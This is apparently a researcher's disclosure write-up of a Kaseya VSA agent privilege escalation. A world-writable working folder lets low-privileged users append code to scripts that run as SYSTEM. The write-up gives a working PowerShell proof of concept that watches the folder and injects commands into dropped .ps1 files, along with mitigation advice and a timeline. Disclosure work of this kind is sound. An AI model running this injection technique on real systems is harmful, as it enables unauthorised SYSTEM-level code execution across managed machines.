
Kaseya privilege escalation
So this is the first time I've written about a security issue. I decided to write about this as the vendor was unresponsive and looking their previous CVEs it seems to be a pattern. The other reason is that if any organisation is using this product, most of their machines are at risk. So I give you Kaseya VSA.
Product
Windows 10. Agent version <= 9.5
Kaseya VSA provides a web application to manage deploy agents on an organisations systems. Its a competitor to Microsoft system centre and has a tiny portion of the market when compared with similar products. The installed package is made up of several tools and a controlling agent binary leveraging host capabilities such as PowerShell, WScript as well as a couple of executables like curl.
Vulnerability
This is not a new issue as such but more of the same in line with CVE-2017-12410 found by Filip Palian. A a fix was put in place for the original CVE, however it was specific to binaries and not scripts. The root cause for both issues is allowing a low privileged group excessive permissions to a folder used by a elevated process.
The Kaseya agent runs as SYSTEM by default.

The agent also has a default working folder @ C:\kworking\.
It will pull scripts and binaries to this folder and execute them from disk from the controlling web application.
By default the Authenticated Users group has all rights to this folder.
Scripts are written to disk however they are not checked for integrity prior to execution.
So malicious code can be appended prior to execution.
Impact
Given that the VSA agent is used to manage assets, if the agent is found on a single machine within an organisation there is a good chance it has been deployed across the majority of the organisation. The vulnerability itself is reliant on code execution within the working folder and depends on scheduled tasks or ad-hoc script execution from the web interface, so the wait time can vary. So this is case by case based on script usage via agents within the organisation.
Proof of concept
This PowerShell script will use a file monitor against the default working directory. When a ps1 script drops from a scheduled task or run from the VSA web application it will then append the command “Write-Host ‘injected content’” which will run as SYSTEM.
      $folder = 'c:\kworking'
      $filter = '*.ps1'

      $filesystem = New-Object IO.FileSystemWatcher $folder, $filter -Property @{IncludeSubdirectories = $false;NotifyFilter =  [IO.NotifyFilters]'FileName, LastWrite'}

      Register-ObjectEvent $filesystem Created -SourceIdentifier FileCreated -Action {
          $path = $Event.SourceEventArgs.FullPath
          "`nWrite-Host 'injected content'" | Out-File -Append -FilePath $path -Encoding utf8
          Unregister-Event FileCreated
      }
Change the Write-Host command to the code to be executed or update the script to target other script drops such as vb script.
Mitigation
All scripts should be signed and verified prior to execution eliminating the ability to append arbitrary commands. Additionally Kaseya should remove the excessive privileges on the working directory.
Removing Authenticated Users permissions to write/append would be another step forward though I am unsure of the impact on the Kaysea product.
Timeline
- 16-06-2019 :: Issue found
- 18-06-2019 :: security@ emailed requesting steps to disclose
- 30-06-2019 :: CERT contacted due to non response of vendor from official email address
- 31-06-2019 :: CERT still unable to contact vendor
- 07-07-2019 :: CERT makes contact with vendor. Discover security@ address is not monitored by vendor
- 20-08-2019 :: Vendor confirms receipt of details
- 27-08-2019 :: Email sent indicating intention to disclose due to lack of response
- 02-09-2019 :: No response. Findings published